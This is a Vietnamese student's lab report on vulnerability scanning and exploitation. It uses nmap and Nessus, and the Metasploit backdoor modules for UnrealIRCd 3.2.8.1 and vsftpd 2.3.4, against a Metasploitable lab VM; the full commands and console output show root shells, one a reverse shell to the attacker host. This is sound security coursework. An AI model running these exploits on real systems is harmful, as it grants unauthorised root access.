


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



BÁO CÁO THỰC HÀNH

Bài 10: Tìm kiếm và khai thác lỗ hổng

Họ và tên: Vũ Thành Long

Mã sinh viên: B21DCAT012

Nhóm: 06

Môn học: Thực tập cơ sở

Giảng viên giảng dạy: Nguyễn Hoa Cương

Hà Nội, 2024

Mục lục

I.	Cơ sở lý thuyết.....	2
A,	Khái quát mối đe dọa, lỗ hổng.....	2
B,	Cách thức hoạt động của một số công cụ rà quét và tìm kiếm.....	2
II.	Thực nghiệm	6
A,	Sử dụng nmap/zenmap để quét các cổng dịch vụ và sử dụng Metasploit framework khai thác lỗ hổng	6
B,	Sử dụng nessus để quét các lỗ hổng (ít nhất 2 lỗ hổng).....	11
III,	Tài liệu tham khảo	16

I. Cơ sở lý thuyết

A, Khái quát mối đe dọa, lỗ hổng

-Mối đe dọa (Threat): Mối đe dọa là bất kỳ một hành động nào có thể gây hư hại đến các tài nguyên hệ thống (gồm phần cứng, phần mềm, CSDL, các file, dữ liệu, hoặc hạ tầng mạng vật lý,...).

-Lỗ hổng (Vulnerability): Lỗ hổng là bất kỳ điểm yếu nào trong hệ thống cho phép mối đe dọa có thể gây tác hại.

-Quan hệ giữa Mối đe dọa và Lỗ hổng:

- Các mối đe dọa thường khai thác một hoặc một số lỗ hổng đã biết để thực hiện các cuộc tấn công phá hoại;
- Nếu tồn tại một lỗ hổng trong hệ thống, sẽ có khả năng một mối đe dọa trở thành hiện thực;
- Không thể triệt tiêu được hết các mối đe dọa, nhưng có thể giảm thiểu các lỗ hổng, qua đó giảm thiểu khả năng bị tận dụng để tấn công.

B, Cách thức hoạt động của một số công cụ rà quét và tìm kiếm

- Công cụ Nmap: Nmap (Network Mapper) là một công cụ quét, theo dõi và đánh giá bảo mật một hệ thống mạng được phát triển bởi Gordon Lyon (hay còn được biết đến với tên gọi Fyodor Vaskovich). Nmap là phần mềm mã nguồn mở miễn phí, ban đầu chỉ được phát triển trên nền tảng Linux sau đó được phát triển trên nhiều nền tảng khác nhau như Windows, Solaris, Mac OS... và phát triển thêm phiên bản giao diện người dùng (zenmap).

- Các chức năng của Nmap:

- Phát hiện host trong mạng
- Liệt kê các cổng đang mở trên một host
- Xác định các dịch vụ chạy trên các cổng đang mở cùng với phần mềm và phiên bản đang dùng
- Xác định hệ điều hành của thiết bị
- Chạy các kịch bản đặc biệt Sử dụng nmap:
- Xác định mục tiêu: Việc đầu tiên khi sử dụng nmap là xác định mục tiêu cần quét, mục tiêu có thể là 1 domain, 1 IP, 1 dải địa chỉ IP, 1 danh sách (file) các IP và domain

(xem Bảng 2.1).

Quét 1 IP	E:\pentest\nmap>nmap 192.168.1.1
Quét 1 dải IP	E:\pentest\nmap>nmap 192.168.1.1/24
Quét 1 domain	E:\pentest\nmap>nmap google.com
Quét 1 danh sách các mục tiêu từ 1 file với tùy chọn -iL	E:\pentest\nmap>nmap -iL targets.txt

- Phát hiện các host trong mạng (host discovery): Đối với mục tiêu là 1 dải mạng với hàng nghìn host, việc quét hàng nghìn cổng trên mỗi host sẽ tốn rất nhiều thời gian vì vậy việc xác định các host đang chạy sẽ rút ngắn thời gian trong quá trình quét.

- Các kỹ thuật quét cổng.

- TCP SYN scan (-sS): nmap gửi một gói tin TCP-SYN tới 1 cổng của mục tiêu. Nếu nhận được ACK_SYN thì cổng đó đang ở trạng thái open

- TCP connect scan (-sT): Kỹ thuật này cho kết quả tương tự như TCP SYN scan, nếu nhận được ACK-SYN nmap sẽ gửi gói tin ACK để hoàn tất quá trình bắt tay 3 bước.

- UDP scan (-sU): nmap gửi gói tin UDP tới 1 cổng của mục tiêu nếu nhận được gói tin ICMP port unreachable error (type 3, code 3) thì cổng đó ở trạng thái close. Nếu nhận được ICMP unreachable errors (type 3, codes 1, 2, 9, 10, or 13) thì cổng đó ở trạng thái filtered. Nếu không nhận được gì thì cổng ở trạng thái open|filtered. Nếu nhận được gói tin UDP thì cổng đó ở trạng thái open.

- TCP ACK scan (-sA): Kỹ thuật này không dùng để kiểm tra trạng thái của các cổng mà để kiểm tra cấu hình của firewall (cổng nào bị firewall chặn, cổng nào không). Trong này gói tin ACK sẽ được gửi nếu nhận được RST thì cổng đó không bị chặn (unfiltered) nếu không nhận được trả lời hoặc ICMP type 3, code 1, 2, 3, 9, 10, 13 thì cổng đó bị firewall chặn (filtered).

Ngoài ra nmap còn có 1 số tùy chọn với các kỹ thuật khác nâng cao (-sY, -sM, -sO, -sZ, -sI)

+ Xác định dịch vụ, phiên bản, hệ điều hành. Mặc định sau khi quét các cổng, nmap sẽ xác định dịch vụ đang chạy trên các cổng dựa vào file nmap-services (các cổng mặc định của từng service) tuy nhiên một số server cấu hình các dịch vụ không chạy trên các cổng mặc định. Để xác định rõ cổng nào chạy dịch vụ nào nmap sử dụng tùy chọn -sV.

Với tùy

chọn này nmap sẽ xác định được dịch vụ và phiên bản phần mềm chạy trên từng cổng dựa vào banner khi kết nối với cổng đó.

- Công cụ Nessus

- Nessus là một công cụ miễn phí scan lỗ hổng bảo mật hiệu quả nhất. Nessus có thể hỗ trợ trên cả môi trường Microsoft và Linux nhưng nó sẽ chạy tốt nhất trên hệ thống Linux.

- Chức năng:

- Cho phép thực hiện từ xa hoặc local.

- Cho phép thực hiện quá trình kiểm tra bảo mật, đặc biệt hỗ trợ mô hình Client/Server với giao diện đồ họa GTK, tích hợp ngôn ngữ scripting cho phép tự ghi những plugin.

- Công cụ Metasploit:

- Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những components được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

- Metasploit hỗ trợ nhiều giao diện với người dùng:

- Console interface: dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn.

- Web interface: dùng msfweb.bat, giao tiếp với người dùng qua giao diện web.

- Command line interface: dùng msfcli.bat. Sử dụng Metasploit framework:

- Chọn module exploit: lựa chọn chương trình, dịch vụ lỗi mà Metasploit có hỗ trợ để khai thác.

- show exploits: xem các module exploit mà framework có hỗ trợ

- use exploit_name: chọn module exploit

- info exploit_name: xem thông tin về module exploit

- Cấu hình module exploit đã chọn

- show options: Xác định những options nào cần cấu hình o set: cấu hình cho những option của module đó

- Một vài module còn có những advanced options, ta có thể xem bằng cách gõ dòng lệnh show advanceds
- Verify những options vừa cấu hình:
- check: kiểm tra xem những option đã được set chính xác chưa.
- Lựa chọn target: lựa chọn hệ điều hành nào để thực hiện o show targets: những target được cung cấp bởi module đó
- set: xác định target nào
- Ví dụ: msf> use windows_ssl_pct show targets Exploit sẽ liệt kê ra những target như: winxp, winxp SP1, win2000, win2000 SP1
- Lựa chọn payload: payload là đoạn code mà sẽ chạy trên hệ thống remote machine
- show payloads: liệt kê ra những payload của module exploit hiện tại
- info payload_name: xem thông tin chi tiết về payload đó
- set PAYLOAD payload_name: xác định payload module name.
- Sau khi lựa chọn payload nào:
- show options để xem những options của payload đó
- show advanced: xem những advanced options của payload đó
- Thực thi exploit
- exploit: lệnh dùng để thực thi payload code. Payload sau đó sẽ cung cấp cho bạn những thông tin về hệ thống được khai thác

II. Thực nghiệm

A, Sử dụng nmap/zenmap để quét các cổng dịch vụ và sử dụng Metasploit framework khai thác lỗ hổng

- Tìm địa chỉ IP của máy Kali: 192.168.223.130

```
kali@B21AT012-LongVT-Kali-Internal: ~  
File Actions Edit View Help  
(kali@B21AT012-LongVT-Kali-Internal)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql  
    en 1000  
    link/ether 00:0c:29:d9:ba:91 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.100.3/24 brd 192.168.100.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet 192.168.223.130/24 brd 192.168.223.255 scope global dynamic noprefixroute eth0  
        valid_lft 1534sec preferred_lft 1534sec  
    inet6 fe80::21a0:a608:c484:a828/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@B21AT012-LongVT-Kali-Internal)-[~]  
$
```

Địa chỉ IP của máy Meta: 192.168.223.137

```
msfadmin@B21DCAT012-Long-Meta:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.223.137/24 brd 192.168.223.255 scope global eth0  
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000  
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff  
msfadmin@B21DCAT012-Long-Meta:~$
```

- Kiểm tra kết nối mạng giữa các máy bằng lệnh ping

```
msfadmin@B21DCAT012-Long-Meta:~$ ping 192.168.223.130
PING 192.168.223.130 (192.168.223.130) 56(84) bytes of data.
64 bytes from 192.168.223.130: icmp_seq=1 ttl=64 time=11.5 ms
64 bytes from 192.168.223.130: icmp_seq=2 ttl=64 time=0.629 ms
64 bytes from 192.168.223.130: icmp_seq=3 ttl=64 time=0.471 ms
64 bytes from 192.168.223.130: icmp_seq=4 ttl=64 time=0.586 ms

--- 192.168.223.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.471/3.307/11.542/4.754 ms
msfadmin@B21DCAT012-Long-Meta:~$
```

```
(kali@B21AT012-LongVT-Kali-Internal)-[~]
$ ping 192.168.223.137
PING 192.168.223.137 (192.168.223.137) 56(84) bytes of data.
64 bytes from 192.168.223.137: icmp_seq=1 ttl=64 time=0.875 ms
64 bytes from 192.168.223.137: icmp_seq=2 ttl=64 time=0.990 ms
64 bytes from 192.168.223.137: icmp_seq=3 ttl=64 time=0.896 ms
64 bytes from 192.168.223.137: icmp_seq=4 ttl=64 time=0.751 ms
^C
— 192.168.223.137 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3033ms
rtt min/avg/max/mdev = 0.751/0.878/0.990/0.085 ms

(kali@B21AT012-LongVT-Kali-Internal)-[~]
$
```

- Sử dụng công cụ nmap/zenmap trên máy Kali Linux để quét các cổng, dịch vụ đang mở và lỗ hổng đang tồn tại các đoạn có chứa dịch vụ vsftp và UnrealIRCd

Quét các cổng, dịch vụ đang mở: nmap -sV -A


```

(kali@B21AT012-LongVT-Kali-Internal)-[~]
$ nmap -sV -A 192.168.223.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 23:39 EDT
Nmap scan report for 192.168.223.137
Host is up (0.0027s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.223.130
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
6667/tcp  open  irc          UnrealIRCD
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:05:25
|   source ident: nmap
|   source host: C286A9EE.9DA8BEB2.FFFA6D49.IP
|_ error: Closing Link: wcrorjob[192.168.223.130] (Quit: wcrorjob)

```

Quét các lỗ hổng: nmap -sC

```

(kali@B21AT012-LongVT-Kali-Internal)-[~]
$ nmap -sC 192.168.223.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 23:42 EDT
Nmap scan report for 192.168.223.137
Host is up (0.0022s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.223.130
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)

```

```

6667/tcp open  irc
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:07:39
|   source ident: nmap
|   source host: C286A9EE.9DA8BEB2.FFFA6D49.IP
|_ error: Closing Link: jxlecpyed[192.168.223.130] (Quit: jxlecpyed)

```

Sử dụng Metasploit khai thác lỗ hổng
Khai thác backdoor trên UnrealIRCd

```

kali@B21AT012-LongVT-Kali-Internal: ~
File Actions Edit View Help
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.223.137
RHOST => 192.168.223.137
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.223.130
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.223.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

```

```
kali@B21AT012-LongVT-Kali-Internal: ~
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > check
[-] This module does not support check.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.223.130:4444
[*] 192.168.223.137:6667 - Connected to 192.168.223.137:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.223.137:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo yEDovBAZh78cNUuE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "yEDovBAZh78cNUuE\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.223.130:4444 -> 192.168.223.137:37314) at 2024-05-11 23:47:17 -0400

whoami
root
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Khai thác backdoor trên Vsftpd v2.3.4

```
kali@B21AT012-LongVT-Kali-Internal: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.223.137
RHOST => 192.168.223.137
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit


[*] 192.168.223.137:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.223.137:21 - USER: 331 Please specify the password.
[+] 192.168.223.137:21 - Backdoor service has been spawned, handling...
[+] 192.168.223.137:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.223.130:37175 -> 192.168.223.137:6200) at 2024-05-11 23:50:07 -0400

whoami
root
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

B.Sử dụng nessus để quét các lỗ hổng (ít nhất 2 lỗ hổng).

Cài đặt nessus:

```
sudo dpkg -i Nessus-10.7.2-debian10_amd64.deb
```




```
kali@B21AT012-LongVT-Kali-Internal: ~/Downloads
File Actions Edit View Help

(kali@B21AT012-LongVT-Kali-Internal)-[~]
$ cd Downloads

(kali@B21AT012-LongVT-Kali-Internal)-[~/Downloads]
$ sudo dpkg -i Nessus-10.7.2-debian10_amd64.deb
[sudo] password for kali:
(Reading database ... 404950 files and directories currently installed.)
Preparing to unpack Nessus-10.7.2-debian10_amd64.deb ...
Unpacking nessus (10.7.2) over (10.7.2) ...
Setting up nessus (10.7.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
```



Cấu hình Nessus:



```
kali@B21AT012-LongVT-Kali-Internal: ~/Downloads
File Actions Edit View Help

(kali@B21AT012-LongVT-Kali-Internal)-[~/Downloads]
$ systemctl start nessusd.service
```

Truy cập localhost:8834 -> Chọn **Nessus Essentials** -> Sau đó **nhập thông tin và thực hiện cài đặt** -> Sau khi cài xong giao diện xuất hiện



Targets là địa chỉ Ip của Meta: 192.168.223.137

The image shows two screenshots of the Tenable Nessus Essentials web interface. The top screenshot displays the 'New Scan / Basic Network Scan' configuration page. The 'Targets' field is populated with the IP address '192.168.223.137'. The bottom screenshot shows the 'My Scans' page, where the newly created scan is listed in a table.


